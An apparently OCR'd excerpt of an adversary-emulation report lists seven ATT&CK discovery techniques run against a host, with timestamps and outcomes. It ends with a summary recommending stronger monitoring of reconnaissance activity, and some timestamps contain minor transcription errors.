


Figure 20: identify local users




Figure 21: find user processor output

Document:

Timestamp	TTP	Detection status	notes
04/06/2026 11:34:27	Permission groups discovery – T1069	success	Enumerated user group memberships for privilege mapping
O4/06/2026 111:28:08	Identify active user -T1033	success	Identified currently logged user on host
04/06/2026 11:30:34	Find user processes – T1057	success	Enumerated running processes under user context
04/06/2026 11:30:34	View admin shares – T1135	success	Discovered accessible administrative shares
04/06/2026 11:33:24	Discover antivirus programs – T1518	Success	Identified installed antivirus/security tools
04/06/2026 11:28:38	Identify local users – T1087	success	Enumerated local users account
04/06/2026 11:35:38	Identify firewall – T1016	success	Detected firewall configuration and status

Emulation Report:

The adversary emulation activity focused on discovery techniques to gather system and network intelligence from the host. Most techniques executed successfully, including user enumeration, process discovery, identification of security controls, and administrative share access. These results indicate that the endpoint allows extensive visibility into system configurations without triggering defensive alerts.

A notable detection gap was observed in the lack of alerts for reconnaissance behaviours such as permission group discovery, antivirus identification, and firewall enumeration. These actions are commonly associated with early-stage attacker reconnaissance but remained undetected. Additionally, the failure to discover the domain controller suggests either environmental limitations or restricted network visibility rather than effective detection.

Overall, the environment demonstrates insufficient monitoring of discovery-based tactics. This gap could allow attackers to map the environment undetected before progressing to lateral movement or privilege escalation. Enhancing logging, endpoint detection rules, and SIEM correlation for reconnaissance activities is recommended to improve visibility and reduce risk.